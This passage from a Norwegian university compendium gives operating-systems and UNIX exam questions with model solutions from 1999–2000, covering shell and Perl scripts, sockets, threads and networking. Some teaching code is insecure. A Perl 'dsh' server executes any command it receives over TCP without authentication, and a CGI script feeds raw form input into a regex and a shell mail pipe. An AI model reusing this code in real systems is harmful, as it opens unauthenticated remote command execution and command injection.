etc. akkurat som i 2b), men responsen er nesten like rask som i et vanlig shell og vi har i tillegg et prompt. Det hele oppnås ved at det ved oppstart av `dsh.pl` startes en server på hver av maskinene i `.dshHosts`. Disse serverene mottar og utfører Unix-kommandoer og sender resultatet tilbake. En **dsh**-client mottar kommandoer fra bruker og sender dem til alle serverene, mottar resultatene og skriver dem til skjermen. I deloppgave a) og b) blir du bedt om å lage subrutiner som senere skal brukes i **dsh**-scriptene. I deloppgave c) får du se hvordan en server ser ut, og du skal selv skrive client-programmet som styrer serverene.

a) Lag en Perl-subrutine **ReadDshHosts()** som leser innholdet i filen `.dshHosts` øverst i brukeren av programmet sin hjemmekatalog. Filen er en liste med maskinnavn, ett navn på hver linje, som i eksempelet over. Subrutinen skal lese filen og returnere et array der maskinnavnene er elementer. Hvis filen ikke kan åpnes, skal rutinen skrive ut en feilmelding og Perl-scriptet rutinen er en del av, avsluttes.

b) Lag en Perl-subrutine **doCommand()** som tar som input en skalar streng som er antatt å være en Unix-kommando, f. eks. en streng som "ls -l" eller "ps". Subrutinen skal utføre denne kommandoen på det underliggende Unix-systemet og returnere all output fra Unix-kommandoen (en eller flere linjer) i en enkelt streng.

c) En **dsh**-server ser slik ut:

```
#!/usr/bin/perl
use Socket;
$port = "9568";
$protocolFamily = PF_INET;
$dataType = SOCK_STREAM;
$protocol = getprotobyname('tcp');
$adressFamily = AF_INET;
$bitAdress = pack('Sna4x8',AF_INET,$port,"\0\0\0\0");
$BUFFSIZE = 1000;

socket(SOCKET,$protocolFamily,$dataType,$protocol);
bind(SOCKET,$bitAdress) or die "Can't bind to port $port!";
listen(SOCKET, 1);

accept(NEW_SOCKET, SOCKET);
while (1)
  {
    recv (NEW_SOCKET,$buffer,$BUFFSIZE,"0");
    last if(! $buffer);
    chomp($buffer);
    $result = doCommand($buffer);
    $result .= "\n";
    send (NEW_SOCKET,$result,"0");
  }
```

hvor subrutinen **doCommand()** er den du lagde i deloppgave b). Du skal nå skrive en Perl-client med navn `dsh.pl` som skal virke som i det eksempelet som ble vist i starten av oppgaven. Det skal gjøres ved at client (`dsh.pl`) setter opp en socket-forbindelse til hver av serverene ved hjelp av funksjonen **connect()**. Deretter sendes alt brukeren taster over disse forbindelsene. Du må sørge for at `dsh.pl` utfører bl. a. følgende:

- Inkluderer socket-pakken, definerer samme portnummer, protokollfamilie etc. som serveren
- Bruker **ReadDshHosts()** fra a) til å lese inn maskiner fra `.dshHosts` i et array
- Starter en server på hver av disse maskinene i ved hjelp av **ssh**
- Definerer en socket for hver av maskinene i `.dshHosts`. Det er mulig å bruke et navn som SOCKET$host som socket-handle. I en løkke der $host varierer vil da socket("SOCKET$host",....) tilsvare om man skrev socket(SOCKETnexus,...), socket(SOCKETaxis,....) etc.
- Setter opp forbindelser med **connect()**
- Sender kommandoer brukeren taster inn til hver server ved hjelp av **send()**
- Tar imot resultatene fra hver server ved hjelp av **recv()**
- skriver ut promptet "dsh% " og `## host-navn ##` linjer

Hvis et kall på **connect()** feiler, skal **dsh** avsluttes med en passende feilmelding. Du kan anta følgende:

- At server-filen heter "server" og ligger øverst i hjemmekatalogen til brukeren av `dsh.pl`.
- At $BUFFSIZE = 100000; i `dsh.pl` er stort nok til at output kan mottas med ett **recv()**-kall

- At du ikke trenger funksjonen **flush()**

d) Anta at brukeren av **dsh** taster `^C` for å avslutte **dsh** og komme tilbake til et vanlig tcsh-prompt. Vil alle serverene fortsette å kjøre ? Begrunn svaret.

e) I hvilken situasjon er linjen `$result .= "\n";` i **dsh**-server scriptet nyttig ?

f) Når **dsh**-serverne er i gang, vil det gå meget hurtig å få svar fra alle maskinene. Men det vil fortsatt ta lang tid å starte opp **dsh** hvis man starter serverene en for en, sekvensielt, med **ssh**. Skriv et lite Perl-script, uavhengig av `dsh.pl`, som hurtig starter alle serverene på maskinene i `.dshHosts`. Tiden scriptet bruker på å starte alle serverene skal være tilnærmet uavhengig av antall servere.

Oppgave 4

a) Forklar kort begrepet *context switch*.

b) Hvorfor er det generelt raskere å gjøre en *context switch* mellom to tråder enn mellom to prosesser ?

c) Nevn tre tilfeller hvor en Java-tråd (under UNIX) avgir CPU'en til en ventende tråd med samme prioritet.

d) I hvilket generelle tilfelle er det nødvendig at to samtidige prosesser i et multitasking operativsystem serialiseres ?

Et CGI-script leser fra og oppdaterer et sett med filer. Hvis to eller fler bruker CGI-scriptet samtidig, vil oppdateringene kunne gå galt. Derfor legges følgende linjer inn i scriptet, rett før manipulasjonen av filene begynner:

```
$file = "/iu/nexus/ud/haugerud/www/cgi-out/.lock";
while(-f $file) {}
`touch $file`;
```

og til slutt i scriptet, linjen
`` `rm $file` ;``
e) Forklar kort hvordan dette serialiserer prosessene til samtidige brukere av CGI-scriptet.

f) I hvilke sjeldne tilfelle vil serialiseringen i forrige delspørsmål feile? Forklar kort.

Oppgave 5

a) Hva er host-navn og domenenavn for axis.iu.hioslo.no ?

b) IP-adresse og netmask for `axis` er henholdsvis 128.39.89.239 og 255.255.255.0. Hva er nettverksnummeret og hvilket host-nummer har `axis` på dette nettverket?

c) Hva ville nettverksnummer og host-nummer for `axis` vært om netmask ikke var satt?

d) Forklar kort hvorfor UDP kan erstatte TCP som protokoll i en nameserver-tjeneste og hva fordelen med å bruke UDP er.

e) Et client/server par fra en løsning av 3. obligatoriske oppgave startes opp med
```
axis% server 9780
cube% client axis 9780
```
På `cube` lister du forbindelsen med netstat og finner:

```
cube% netstat | grep 9780
tcp 0 0 cube.iu.hioslo.no:2196 axis.iu.hioslo.no:9780 ESTABLISHED
```

Videre snapper du opp et TCP-segment som er sendt over denne forbindelsen og er på vei til `axis`. Hva kalles de to 16-bits tallene øverst i TCP-headeren? Angi hvilken verdi hver av dem har i dette tilfellet. Gi en kort forklaring.

f) IP-adressen til `cube` er 128.39.74.16.

```
cube% traceroute axis
traceroute to axis.iu.hioslo.no (128.39.89.239), 30 hops max, 40 byte packets
 1  cadeler30-gw.uninett.no (128.39.74.1)  0.7 ms  0.526 ms  0.474 ms
 2  axis.iu.hioslo.no (128.39.89.239)  0.983 ms *  0.775 ms
```

Forklar kort hvilken rolle cadeler30-gw.uninett.no har når data overføres mellom `cube` og `axis`.

g) IP-adressen til maskinen `romulus` er 128.39.75.203 og netmask er 255.255.254.0 for både `romulus` og `cube`. Angi hva output fra kommandoen
`cube% traceroute romulus`
vil bli (men se bort fra tidsangivelsene i ms). Begrunn svaret.

–SLUTT–

3.1 Løsningsforslag. Eksamen høsten 1999 Operativsystemer og UNIX

Oppgave 1

a) `ps aux`

b) `whoami`
(eller `echo $USER`)

c) `chmod 754 fil.txt`

d) `grep haugerud /etc/passwd | sed s/:/@/g`
eller `cat /etc/passwd | grep haugerud | sed s/:/@/g`

e) `chgrp -R guru ~/minefiler`
`chmod -R 770 ~/minefiler`

f) `gunzip pakke.tgz`
`tar xf  pakke.tar`

g) `minvar: Undefined variable.`
`DINVAR: Undefined variable.`

Oppgave 2

a)

```
#! /bin/csh -f
foreach dirA (‘ls gruppe‘)
    foreach dirB (‘ls gruppe‘)
      if($dirA != $dirB) then
         set streng = "‘diff gruppe/$dirA/fil.txt gruppe/$dirB/fil.txt | tail‘"
         if("$streng" == "") then
            echo "WARNING: $dirA/fil.txt = $dirB/fil.txt"
         endif
      endif
   end
end
```

Kommentar: `| tail` er nødvendig fordi det er en grense for hvor lang streng en variabel kan inneholde. Ser bort fra dette ved sensur.

b)

```
#! /bin/csh -f
while(1)
    set kommando = $<
    foreach host (‘cat ~/.dshHosts‘)
       echo "## $host ##"
       ssh $host $kommando
    end
    echo ""
end
```

Oppgave 3

a)

```
sub ReadDshHosts()
   {
    $i = 0;
    open(FIL,"$ENV{HOME}/.dshHosts") or die "can’t open $ENV{HOME}/.dshHosts\n";
    while($line = <FIL>)
       {
        chomp($line);
        $array[$i] = $line;
        $i++;
       }
```

```
    return(@array);
   }
```

b)

```
sub doCommand()
  {
    my $buffer = $_[0];
    my $result = "";
    open (COMMAND, "$buffer |");
    while ($line = <COMMAND>)
      {
        $result .= "$line";
      }
    close(COMMAND);
    return($result);
  }
```

c)

```
#!/usr/bin/perl
use Socket;       # Socket methods and variables

$port = "9568";                           # Always use port number 9568
$protocolFamily = PF_INET;                # The internet protocol-family
$dataType = SOCK_STREAM;                  # Stream socket
$protocol = getprotobyname('tcp');        # Uses TCP (Transmission Control Protocol)
$adressFamily = AF_INET;                  # The internet adress-family.

$BUFFSIZE = 100000;
$server = "$ENV{HOME}/server";
@hosts = ReadDshHosts();

foreach $host (@hosts)
  {
    print "Starter dsh-server på $host.\n";
    system("ssh","$host","$server","&");
  }
sleep(2); # Lar den siste serveren faa litt tid

foreach $host (@hosts)
  {
    $hostIPadress = gethostbyname($host);     # Server-host IP-adress
    $bitAdress = pack('Sna4x8',AF_INET,$port,$hostIPadress);
    socket("SOCKET$host",$protocolFamily,$dataType,$protocol);
    connect("SOCKET$host",$bitAdress) || die "Can't connect to host $host on port $port.\n";
  }

print "\ndsh% ";
while ($userIn = <STDIN>)
  {
    foreach $host (@hosts)
      {
        send("SOCKET$host",$userIn,"0");
      }
    foreach $host (@hosts)
      {
        recv ("SOCKET$host",$buffer,$BUFFSIZE,"0");
        print "## $host ##\n";
        chomp($buffer);
        print $buffer;
      }
    print "\ndsh% ";
  }
```

Kommentar: Må egentlig starte serveren på maskinen scriptet kjører med `system("$server &");` fordi ssh ikke virker som under csh. Ser bort fra dette ved sensur.

d) Når **dsh**-klienten avbrytes med `^C` vil en tom streng sendes over alle socketene. Da vil testen `if(! $buffer);` slå til og alle serverene avsluttes.

e) Den er nyttig hvis brukeren bare taster en ugyldig kommando eller bare return. I begge tilfeller vil **doCommand** returnere en tom streng, for den returnerer bare STDOUT og ikke feilmeldinger. Hvis ikke "\n" da ble sendt av gårde, ville klienten bli hengende på sitt recv() kall, fordi ingenting blir overført.

f)

```
#!/usr/bin/perl

$server = "$ENV{HOME}/server";
@hosts = ReadDshHosts();

foreach $host (@hosts)
  {
    if(!fork())
      {
        print "Starter dsh-server på $host.\n";
        system("ssh","$host","$server","&");
        exit(0);
      }
  }
```

Oppgave 4

a) Se avsnitt 4.1.5 i OS-kompendiet.

b) Fordi tråder har en mindre omfattende context; de har felles PCB. Tidsgevinst gir det også at OS-kjernen ikke trenger å involveres ved en switch mellom to tråder.

c)

1. når tråden kaller **yield()**
2. når tråden kaller **sleep()**
3. når tråden bruker I/O

d) Det er generelt nødvendig å serialisere to parallelle prosesser når de skal bruke en felles ressurs; f. eks. skrive til en felles variabel.

e) Hvis CGI-scriptet ikke er i bruk av andre, vil while-testen passeres med en gang og lock-filen bli opprettet. Hvis noen andre nå kjører scriptet, vil de bli stoppet i while-testen og måtte vente der helt til den som startet først er ferdig og kommer til linjen der lock-filen fjernes. Dermed vil kun en instans av CGI-scriptet kunne manipulere på de felles filene av gangen.

f) Hvis det skjer en `context switch` rett etter at en prosess har sluppet forbi while-testen, men før den har rukket å opprette lock-filen, vil en annen prosess også kunne slippe forbi while-testen og begynne å manipulere på de felles filene samtidig med den første prosessen. Hvis flere script ligger samtidig og venter, øker risikoen betydelig. I tillegg tar det lenger tid å opprette en fil enn å f. eks. endre på en felles variabel.

Oppgave 5

a) host-navn: axis, domenenavn: iu.hioslo.no

b) nettverksnummer: 128.39.89, host-nummer: 239

c) nettverksnummer: 128.39, host-nummer: 89.239 (klasse B-nett)

d) UDP er ikke "reliable" og garanterer dermed ikke at en pakke som sendes over nettet virkelig kommer frem, slik TCP gjør. Men for en nameserver-tjeneste (litt smør på flesk...) er ikke dette nødvendig. Klienten kan ganske enkelt programmeres til å gjenta spørsmålet hvis den ikke får svar. Fordelen med UDP

er at den går raskere og fører til mindre nettrafikk; fordi UDP-headeren er mindre enn TCP-headeren og at det ikke brukes tid på handshaking.

e) De to 16-bits tallene øverst i TCP-headeren er Source Port (Sender's port) og Destination Port. Segmentet skal til axis og Destination Port er derfor 9780, portnummeret som serveren på axis er satt opp på. Pakken kommer fra cube og Source Port er derfor 2196; dette portnummeret har blitt generert og tidelt klienten på cube, slik at server vet hvilket program på cube som svaret skal sendes til.

f) cube og axis tilhører hvert sitt nettverk. Av output fra traceroute ser vi at pakker mellom de to maskinene sendes over gatewayen cadeler30-gw.uninett.no som er koblet til begge nettverkene.

g) Siden netmask er 255.255.254.0 tilhører maskiner med IP 128.39.74.* og 128.39.75.* det samme nettverket og pakker mellom romulus og cube vil gå direkte og ikke via en gateway. Output fra traceroute vil derfor bli:

```
cube% traceroute romulus
traceroute to romulus.iu.hioslo.no (128.39.75.203), 30 hops max, 40 byte packets
 1  romulus.iu.hioslo.no (128.39.75.203)  0.385 ms  0.294 ms  0.289 ms
```

4 Eksamen våren 2000 Operativsystemer og UNIX

Les nøye igjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle skriftlige og trykte hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra det. Deloppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er: vekt 1 for alle deloppgaver med unntak av 2a,b (vekt 2), 2c,d (vekt 3), 3a (vekt 3), 3b (vekt 5), 3c(vekt 3).

Oppgave 1

a) Angi en Unix-kommando som undersøker om maskinen nexus er oppe.

b) Angi en Unix-kommando som gir IP-adressen til maskinen nexus.

c) Angi en Unix-kommando som dreper en prosess med PID 14712, uten at prosessen kan hindre det.

d) Angi en Unix-kommando som skriver navnet på alle filer på hjemmeområdet ditt som ikke har blitt endret på 300 dager.

e) Anta at du utfører følgende kommandoer i et C-shell:

```
% set minvar = hei
% setenv DINVAR HALLO
% csh
% echo $minvar
% echo $DINVAR
```

Hva blir output fra de to siste kommandoene ?

f) I en tom katalog utføres følgende Unix-kommandoer:

```
% mkdir tex
% mkdir oblig
% mv oblig tex
% mkdir oblig
% mv tex oblig
```

Tegn en liten skisse som viser katalogstrukturen i den tidligere tomme katalogen, med navn på alle katalogene etter at disse kommandoene er utført.

Oppgave 2

a) Lag et C-shell script som teller hvor mange eksekverbare (kjørbare) progammer det er i katalogen det kjøres i. Output fra programmet skal bare være et tall.

b) Lag et C-shell script som går i gjennom alle katalogene i $path og teller hvor mange eksekverbare progammer det er der. Hver gang scriptet finner en fil som ikke er eksekverbar, skal en melding som inkluderer full path til filnavnet skrives. Scriptet skal avsluttes med en linje som informerer om antall eksekverbare filer.

c) Hvis man lister prosesser på en Unix-maskin med `ps auxc` ser et utdrag av listingen ut som følger:

```
root       214  0.0  0.3 4976  148 ?        S    Dec03  0:01 kdm
```

```
root       396  0.0  0.3 1680  148 ?        S    Dec03  0:00 nfsd
haugerud 14712  0.0  0.9  964  536 ?        S 09:29:34  0:00 startkde
haugerud 14720  0.0  3.4 5444 2092 ?        S 09:29:36  0:04 ical
haugerud 14732  0.0  2.1 9060 1316 ?        S 09:29:50  0:00 netscape
haugerud 14737  0.0  1.3 1984  800 ?        S 09:30:01  0:00 tcsh
haugerud 15389 26.0 16.8 2072   08 pts/1    R 11:24:42  0:07 netscape
```

Kommandoen `kill` dreper prosesser med en gitt PID. Det kan ofte være praktisk å ha en kommando som dreper alle prosesser med et gitt navn. Lag en slik kommando i form av et C-shell script. Kommandoen skal hete `nkill` og ta navnet på prosessen(e) som skal drepes som eneste argument, f. eks. vil da
`% nkill netscape`
drepe begge netscape-prosessene i listingen over. `nkill` skal kun drepe prosesser som eies av brukeren av scriptet og avslutte med en feilmelding om ikke nøyaktig ett argument blir gitt (Hint: du kan f. eks. bruke `awk`).

d) Lag kommandoen `nkill` fra oppgave b) i form av et Perl-script.

Oppgave 3

En liste over studenter som har meldt seg opp til eksamen i kurset Data100 ligger på tekstfilen `kandidat.txt`. Hver linje i filen inneholder data om én student. Først på linjen ligger studentens epostadresse. Deretter følger det det en skråstrek. Deretter ligger studentens etternavn, deretter følger en ny skråstrek og til slutt på linjen ligger studentens fornavn. Når seks kandidater har registrert seg, kan filen f.eks. se slik ut:

```
trude@iu.hioslo.no/Olsen/Trude
ojbm@iu.hioslo.no/Bakke Mathissen/Ole-Johan
babe17@hotmail.com/Haugerud/Haarek
kbp@iu.hioslo.no/Pettersen/Karsten Beate
xuding@iu.hioslo.no/Zhu/Xuding
slikkemette@hotmail.com/Kristiansen/Lars
```

Studentene kan melde seg til eksamen i Data100 fra en web-side. På denne web-siden oppgir studentene fornavn, etternavn og epostadresse. Deretter klikker de på "Registrer". Her er html-koden som genererer web-siden:

```
<HTML>
<FORM method="POST"
 ACTION= "http://www.iu.hioslo.no/cgi-bin-ekamensadmin/regstud">
<center>
<H1>Oppmelding til eksamen i Data100</H1>

Tid: 26. juni kl. 9.00. Sted: rom 206.

<table>
<tr> <td> Epostadresse: <td> <INPUT NAME="eadress" SIZE=20>
<tr> <td> Fornavn:      <td> <INPUT NAME="fnavn" SIZE=20>
<tr> <td> Etternavn:    <td> <INPUT NAME="enavn" SIZE=20>
</table>

<INPUT TYPE=submit VALUE="Registrer">
<BR> <INPUT TYPE=reset VALUE="Rydd opp">
</FORM>
</HTML>
```

Av html-koden ser vi at et script som heter `regstud` vil starte når bruker klikker på "Registrer". I denne oppgaven skal du skrive dette scriptet i Perl. Man må forhindre at forvirrede personer melder seg til

eksamen flere ganger. Derfor skal scripet sjekke om epostadressen en student oppgir allerede forekommer i filen `kandidat.txt`. Hvis så er tilfelle, skal scripet produsere en web-side som inneholder meldingen "Du er allerede meldt opp til eksamen i Data100". Hvis dette ikke er tilfelle, skal scriptet legge dataene som bruker har skrevet inn, til slutt på filen `kandidat.txt`, og produsere en web-side med meldingen "Ok. Du er meldt opp til eksamen i Data100". (Et realistisk script bør selvsagt også sjekke flere ting, f.eks. om studenten oppgir en lovlig epostadresse, om studenten har rett til å ta eksamen i kurset, osv. Vi må derimot begrense oss i denne oppgaven, og scriptet vi ber deg om å skrive skal *ikke* sjekke slike ting.)

a) Skriv en subrutine (prosedyre) `sjekkReg`. Rutinen skal ta én epostadresse som (eneste) innparameter. Rutinen skal returnere 0 hvis denne epostdressen forekommer i filen `kandidat.txt`. Rutinen skal returnere 1 hvis denne epostdresse ikke forekommer i filen `kandidat.txt`.

b) Skriv resten av scriptet `regstud`. Dette scriptet *skal* kalle subrutinen fra oppgave a. (Du kan godt besvare denne oppgaven selv om du ikke har besvart oppgave a.)

Omtrent en uke før eksamen skal alle studentene som er oppført på filen `kandidat.txt`, motta en epost som minner dem om tid og sted for eksamen (Eksamen holdes 26. juni kl. 9.00 i rom 206).

c) Skriv et script i Perl som sender meldingen

> Kjære x y, vi minner at eksamen i Data100 avholdes 26. juni kl. 9.00 i rom 206.

med epost til samtlige kandidater på filen `kandidat.txt`. (Her står x for kandidatens fornavn og y for kandidatens etternavn.) Dette scriptet skal startes direkte fra et shell i Unix. Du skal altså *ikke* lage et cgi-script.

d) Ser du noen problemer knyttet til datasikkerhet i forbindelse med de foregående deloppgavene? Hvordan bør filen `kandidat.txt` beskyttes?

Oppgave 4

a) Forklar kort forskjellen mellom en tråd og en prosess.

b) Forklar hvilke fordeler en flertrådsprosess (mutithreaded process) har sammenlignet med vanlige prosesser i forbindelse med følgende fire punkter: respons, ressurs-deling, effektivitet, multiprosessor-arkitektur.

Anta at du har en javaklasse som ser ut som følger:

```
class calcThread extends Thread
{
   static int count = 0;
   int id;
   calcThread(){
        count++;
        id = count;
   }
   public void run(){
        System.out.println("Thread nr." + id + " is starting");
        System.out.println("Thread nr." + id + " calculated " + calc());
   }
   private float calc(){
        int i;
        float res = 0;
        for(i = 1;i < 6000000;i++) res += 1.0/(1.0*i*i);
        return(res); // gir res = 1.6447253
   }
}
```

I main utføres følgende kode:

```
calcThread s = new calcThread();
s.start();
calcThread s2 = new calcThread();
s2.start();
```

c) Forklar forskjellen mellom variablene `count` og `id` i klassen calcThread.

d) Anta at du kjører programmet (i en JVM, Java Virtual Machine) på en Unix-maskin, hvor FIFO brukes som scheduling-algoritme for Java-tråder. Hva blir output fra programmet ? Forklar kort.

e) Kan en Unix class-fil overføres til en Windows-maskin og kjøres der uten rekompilering ? Begrunn svaret.

f) Anta at du kjører programmet beskrevet ovenfor på en Windows-maskin, hvor JVM er implementert med en Round Robin scheduling-algoritme for Java-tråder. Hva blir output fra programmet ? Forklar kort.

g) Anta at du endrer programmet slik at kun en tråd startes i main. Anta videre at du samtidig starter det resulterende programmet som to uavhengige prosesser i hvert sitt DOS-vindu på en Windows-maskin. Forklar hva som skjer og sammenlign med kjøringen i f).

h) Anta at du igjen kjører programmet på en Unix-maskin. Forklar kort hva som skjer og hva output blir om du legger inn linjen `s2.setPriority(6)`, før s2-tråden startes. Default prioritet for en Java-tråd er 5.

i) På en Unix-maskin kan en brukerprosess gis lavere prioritet (høyere nice-verdi) enn det som er dafault. Prosessen får da i gjennomsnitt mindre CPU-tid enn andre prosesser. Forklar kort hvordan kjernen kan gjennomføre denne formen for prioritering.

–SLUTT–

4.1 Løsningsforslag. Eksamen våren 2000 Operativsystemer og UNIX

Oppgave 1

a) `ping nexus`
b) `nslookup nexus`
c) `kill -9 14712`
d) `find ~ -mtime +300`
e) `minvar: Undefined variable.`
`HALLO`
f)




Figure 4: 1f) Katalogstruktur

Oppgave 2

a)

```
#! /bin/csh -f

@ antall = 0
foreach file (‘ls‘)
   if (-x $file && -f $file) then # -f unngaar kataloger
       @ antall = $antall + 1
   endif
end
echo $antall
```

b)

```
#! /bin/csh -f

@ antall = 0
foreach dir ($path)
   foreach file (‘ls $dir‘)
        if (-x $dir/$file && -f $dir/$file) then
           @ antall = $antall + 1
        else
           echo $dir/$file er ikke eksekverbar
        endif
   end
end
echo Det er $antall eksekverbare filer i \$path
```

c)

```
#! /bin/csh -f
```

```
if ($#argv != 1) then
    echo "nkill tar ett og bare ett argument."
    exit
endif
set killarray = (‘ps auxc | awk ’$11 == navn && $1 == user {print $2}’ navn=$argv[1] user=$user‘)
kill -9 $killarray
echo Killing PID = $killarray
```

d)

```
#! /bin/perl

$user = $ENV{USER};
if ($#ARGV != 0)
  {
    print "nkill tar ett og bare ett argument.\n";
    exit;
  }

open(PS,"ps auxc |");
while ($line = <PS>)
  {
    @words = split(" ",$line);
    if($words[0] eq $user and $words[10] eq $ARGV[0])
      {
        ‘kill -9 $words[1]‘;
        print "Killing $ARGV[0] with PID = $words[1]\n";
      }
  }
close(PS);
```

Oppgave 3

a)

```
sub sjekkReg()
{
$address = $_[0];
open(FIL,"kandidat.txt");

while($line = <FIL>)
  {
    return(1) if($line =~ /$address/);
  }
return(0);
}
```

b)

```
#! /bin/perl

print "Content-type: text/html\n\n";
$input = <STDIN>;
print "$input\n";
$input =~ s/%40/@/g;
$input =~ s/%..//g;
$input =~ s/\+/ /g;
@array = split(’&’,$input);

($skip,$eadress) = split("eadress=",$array[0]);
($skip,$fnavn) = split("fnavn=",$array[1]);
($skip,$enavn) = split("enavn=",$array[2]);

if (sjekkReg($eadress))
```

```
  {
    print "Du er allerede meldt opp til eksamen i Data100.\n";
  }
else
  {
    open(FIL,">>kandidat.txt");
    print FIL "$eadress/$enavn/$fnavn\n";
    close(FIL);
    print "OK. Du er meldt opp til eksamen i Data100\n";
  }

sub sjekkReg()
{
$address = $_[0];
open(FIL,"kandidat.txt");

while($line = <FIL>)
  {
    return(1) if($line =~ /$address/);
  }
return(0);
}
```

c)

```
#! /bin/perl

open(FIL,"kandidat.txt");
while($line = <FIL>)
  {
    chomp($line);
    @words = split("/",$line);
    open(MAIL,"| mail $words[0]");
    print MAIL "Kjaere $words[2] $words[1], vi minner at eksamen i ";
    print MAIL "Data100 avholdes 26. juni kl. 9.00 i rom 206.";
    close(MAIL);
  }
```

d) Cgi-scriptet blir i praksis kjørt av brukeren www. For at denne brukeren skal ha lov til å skrive til filen kandidat.txt, må filen være åpen for alle. Det medfører at den kan slettes og endres av alle brukere. Et alternativ er å legge filen i en katalog som brukeren www eier (som `~\www\cgi-out` her på skolen), slik at vanlige brukere ikke uten videre kan editere filen.

Oppgave 4

a) En tråd er en lettvektsprosess som blir tildelt stack, CPU-registere og CPU-tid. En prosess har alt dette og i tillegg en omfattende PCB, programkode, minne og andre ressurser som I/O. Samtidige tråder i en prosess kan dele på alt dette.

b)

respons En flertrådsprosess kan la en tråd med høy prioritet ta seg av respons til brukere og andre programmer. Tråder som jobber med mer CPU-krevende oppgaver kan gis lavere prioritet og blir da avbrutt. Generelt blir responsen dermed mye hurtigere enn for en vanlig prosess.

ressursdeling Det at tråder deler programkode, minne etc., gjør dem mindre ressurskrevende. For tråder er det trivielt å bruke felles variable, som vist i eksempelet i spørsmål c). For prosesser er dette komplisert.

effektivitet Det går generelt raskere å switche mellom to tråder innenfor samme prosess enn mellom to uavhengige prosesser, fordi trådene har mange felles ressurser som ikke endres under en context-switch.

multiprosessor-arkitektur En prosessor med flere CPU-er kan kjøre flere tråder samtidig på hver sin CPU, noe som gjør en flertrådsprosess mye mer effektiv enn en vanlig prosess som kun kan benytte en enkelt CPU.

c) Variabelen count er felles for alle calcThread objekter og fungerer derfor som en felles variabel for alle tråder. Variabelen id er en lokal variabel som opprettes for hver tråd.

d)

```
Thread nr.1 is starting
Thread nr.1 calculated 1.6447253
Thread nr.2 is starting
Thread nr.2 calculated 1.6447253
```

Tråder med samme prioritet kjøres med First In First Out algoritmen av en Unix-JVM. Dermed vil den første tråden regne helt ferdig før den neste slipper til.

e) Ja, en class-fil er plattformuavhengig og tolkes av en JVM på den aktuelle plattform.

f)

```
Thread nr.1 is starting
Thread nr.2 is starting
Thread nr.1 calculated 1.6447253
Thread nr.2 calculated 1.6447253
```

Tråder med samme prioritet kjøres med Round Robin algoritmen av en Windows-JVM. Dermed vil trådene bli tildelt små timeslicer og regne samtidig.

g) Nå vil utregningen bli utført i to helt uavhengige prosesser. Siden Windows er multitasking og kjører Round Robin på sine prosesser, vil de regne samtidig som i f), men OS må nå utføre context-switcher mellom to prosesser og ikke bare mellom to tråder. Det ville vært naturlig å forvente at trådene ville gjøre jobben raskere, men det er avhengig av hvordan JVM er implementert. I praksis viser det seg at kjøringene i g) og f) tar omtrent like lang tid.

h)

```
Thread nr.1 is starting
Thread nr.2 is starting
Thread nr.2 calculated 1.6447253
Thread nr.1 calculated 1.6447253
```

Tråd nummer to har høyere prioritet og tar derfor over CPU'en og gjør sin jobb ferdig før den første tråden får slippe til igjen. Det samme vil skje under Windows.

i) Ved å gi prosesser med høyere prioritet lengre timeslicer enn prosesser med lav prioritet eller ved å gå oftere innom prosesser med høy prioritet i Round Robin køen.

5 Eksamen høsten 2000 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 og 5 teller 15% hver, oppgave 3 teller 20%, mens oppgave 2 og 4 teller 25% hver. Innenfor hver oppgave vil deloppgavene telle omtrent likt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra det.

Oppgave 1

I denne oppgaven skal du til og med delspørsmål g) løse problemet ved å angi en kommando på **en** linje; slik du ville ha tastet den inn til tcsh på en Linux-maskin fra tastaturet (du svarer f. eks. **mkdir kat** hvis du blir spurt: Opprett en katalog med navn kat).

a) Slett hele katalogen `~/tmp` med filer og underkataloger.

b) Lag en ny fil med navn `hilse.txt` i katalogen du står som inneholder strengen 'Hei du!'.

c) Finn tidspunktet maskinens passordfil sist ble endret.

d) Send filen `cv.txt` (i katalogen du står i) med mail til brukeren haugerud.

e) Finn det totale antall brukere (systembrukere inkludert) på maskinen.

f) List alle prosesser som inneholder strengen 'perl server' i sin prosesslisting.

g) Du er root og skal drepe alle prosesser av typen som ble listet i forrige deloppgave (unngå at din root-prosess også blir drept).

h) I en tom katalog utføres følgende Unix-kommandoer:

```
% mkdir Win
% mkdir Linux
% ln -s Linux Unix
% mv Win Unix
```

Tegn en liten skisse som viser katalogstrukturen i den tidligere tomme katalogen, med navn på kataloger og linker etter at disse kommandoene er utført.

i) Du har laget et lite script som du har kalt `cd2` og lagt i `~/bin`. Hvordan sørger du for at du kan kjøre dette scriptet fra hvilken som helst katalog uten å måtte skrive absolutt path hver gang?

j) Scriptet `cd2` ser slik ut:

```
#! /bin/csh -f
cd ../..
```

Du står i `/tmp/ny` og utfører

```
% cd2
% pwd
```

Hva blir output fra pwd? Forklar.

Oppgave 2

I denne oppgaven skal du lage et csh-script 'backup' som kopierer en katalog med alle filer og underkataloger til `~/.backup` og der gir den et unikt navn som entydig viser hvilken katalog det er backup av.

- Hvis scriptet kjøres uten argumenter skal det kopiere den katalogen scriptet blir kjørt fra.
- Hvis scriptet blir kjørt med ett argument skal dette tolkes som et katalognavn og backup tas av denne katalogen. Hvis den ikke eksisterer skal scriptet avsluttes med en passende feilmelding. Brukeren kan angi katalogen i argumentet med både absolutt og relativ path.
- Gis to eller flere argumenter, skal scriptet avsluttes med en feilmelding.

Bruker man kommandoen `date` på følgende måte

```
% date +%a%d%b%y
Sun10Dec00
```

gir det som man ser en streng som inneholder dag, måned og årstall. Legg denne strengen til slutt i det unike katalognavnet slik at det er mulig å lagre en backup-versjon for hver dag. Følgende punkter skal også oppfylles:

- Hvis `~/.backup` ikke eksisterer fra før må den lages.
- Hvis det allerede er laget en backup av en katalog samme dag, skal brukeren spørres om denne kopien skal overskrives.
- Brukeren skal fortløpende informeres om hva scriptet utfører.

Oppgave 3

a) Forklar **kort** prinsippet bak Unix-systemkallet fork().

